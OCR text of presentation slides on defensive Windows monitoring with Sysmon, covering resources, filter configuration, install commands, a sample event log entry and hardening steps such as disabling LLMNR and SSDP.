
5:57 AM - 23 Sep 2017

6 Retweets **33** Likes

1 6 33

www.irongeek.com/i.php?page=videos/derbycon7/t306-defending-thecloud-lessons-from-intrusion-detection-in-sharepoint-online-matt-swann

The Incident Response Hierarchy of Needs



Can you collaborate with trusted partners to disrupt adversary campaigns?

ACT – Can you deploy proven countermeasures to evict and recover?

TRACK – During an intrusion, can you observe adversary activity in real time?

HUNT – Can you detect an adversary that is already embedded?

BEHAVIORS – Can you detect adversary activity within your environment?


THREATS – Who are your adversaries? What are their capabilities?

TRIAGE – Can you accurately classify detection results?

DETECTION – Can you detect unauthorized activity?

TELEMETRY – Do you have visibility across your assets?

INVENTORY – Can you name the assets you are defending?



cybersecurity

Let's be honest

National Cyber
Security Centre

- Anatomy of most unprecedented, sophisticated cyber attacks:
  1. Attacker does a bit of research on Linkedin/Facebook (optional)
  2. Attacker sends spear phishing email to an admin
  3. Admin opens email using his admin account, exploiting unpatched stuff
  4. Attacker acts as admin and does nefarious stuff
  5. Monitoring doesn't work so no-one notices
  6. Systems and networks are flat, so no hurdles to total exploitation
  7. Profit!

Sysmon Resources


- Version 6.1 released Sept 11 2017 has Named Pipes and WMI monitoring
- This site probably has all the resources listed
  - https://github.com/MHaggis/sysmon-dfir
- John H, (This is a cool title and good article)
  - http://909research.com/sysmon-the-best-free-windows-monitoring-tool-you-arent-using/
- Mark Russonivich
  - https://www.rsaconference.com/writable/presentations/file_upload/hta-w05-tracking_hackers_on_your_network_with_sysinternals_sysmon.pdf
- James Brodsky
  - https://conf.splunk.com/session/2015/conf2015_Jbrodsky_Splunk_SecurityComplinace_SplunkingTheEndpoint_FINAL.pdf

Sysmon Filter

- If you are just using the tag without a filter, the rule (onmatch) has opposite effect!
- <!-- Do not log FileCreateTime Event ID 2 -->
- <FileCreateTime onmatch="include"/>

- <!-- Log all when FileCreateStream is triggered Event ID 15-->
- <FileCreateStreamHash onmatch="exclude" >
- </FileCreateStreamHash>

Jessica Payne Security Person at Microsoft.



Venn Diagram of Common Monitoring Strategies

All the things!!!!!! (too much data, no context)

This space intentionally left blank.

Very few/None of the things


End Point Goals

- Our first goal is to pull less than 5 MB /day /endpoint
  - 10 GB/ Day license
- Meet the basics of monitoring
- Get more sophisticated as time goes by
- Monitoring and hardening go hand in hand

Sysmon Command Lines

- Run as administrator
- Sysmon.exe –accepteula –i –n (Install with network monitoring)
- Sysmon.exe –c Test.xml (Apply filter)
- Sysmon.exe –u (Uninstall)
- Sysmon.exe –s (Shows schema version for your filter)
- Install Sysmon in your VM and use the Test.xml configuration file
- Verify they are coming into your event log
- You can download this one and test later
- https://github.com/ion-storm/sysmon-config

You should see this



Operational Number of events: 32,831 (!) New events available

Level	Date and Time
Information	9/27/2017 5:16:33 PM
Information	9/27/2017 5:16:30 PM
Information	9/27/2017 5:16:30 PM
Information	9/27/2017 5:16:30 PM
Information	9/27/2017 5:16:30 PM
Information	9/27/2017 5:16:30 PM

Event 1, Sysmon

```
Process Create:
UtcTime: 2017-09-27 23:16:33.211
ProcessGuid: {d05bc4ce-3151-59cc-0000-00100864180c}
ProcessId: 11532
Image: C:\Windows\System32\backgroundTaskHost.exe
CommandLine: "C:\WINDOWS\system32\backgroundTaskHost.exe" -
ServerName:CortanaUI.AppXy7vb4pc2dr3kc93kfc509b1d0arkfb2x.mca
CurrentDirectory: C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\
User: CPG\klnkster
LogonGuid: {d05bc4ce-1761-59cc-0000-0020554ea30b}
LogonId: 0xBA34E55
TerminalSessionId: 5
IntegrityLevel: AppContainer
Hashes: SHA1=0DA61DE2844E7AABBB0D424722E477F95FFA3632
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source:	Sysmon	Logged:	9/27/2017 5:16:33 PM
Event ID:	1	Task Category:	Process Create (rule: Proce:
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	CPE-1016-05.cpg.local
OpCode:	Info		

More Information: Event Log Online Help

Filter, Harden, Audit

- Disable NetBios in network properties
- Disable services, WPAD, LLMNR, Windows Browser Protocol, SSDP
  - <DestinationPort>5355</DestinationPort> <!-- LLMNR inbound to udp port 5355-->
  - <DestinationPort>1900</DestinationPort> <!-- Disable the SSDP and UPnP services to stop udp 1900 from svchost.exe-->
  - <SourcePort>1900</SourcePort> <!-- Disable the SSDP and UPnP services to stop udp 1900 from svchost.exe-->
  - <SourcePort>5355</SourcePort> <!-- LLMNR inbound to udp port 5355-->
- Set your audit Policy, can use Auditpol but recommend just doing it manually.
- http://adsecurity.org/?p=3299 Securing Windows Workstations Sean Metcalf

Windows Auditing

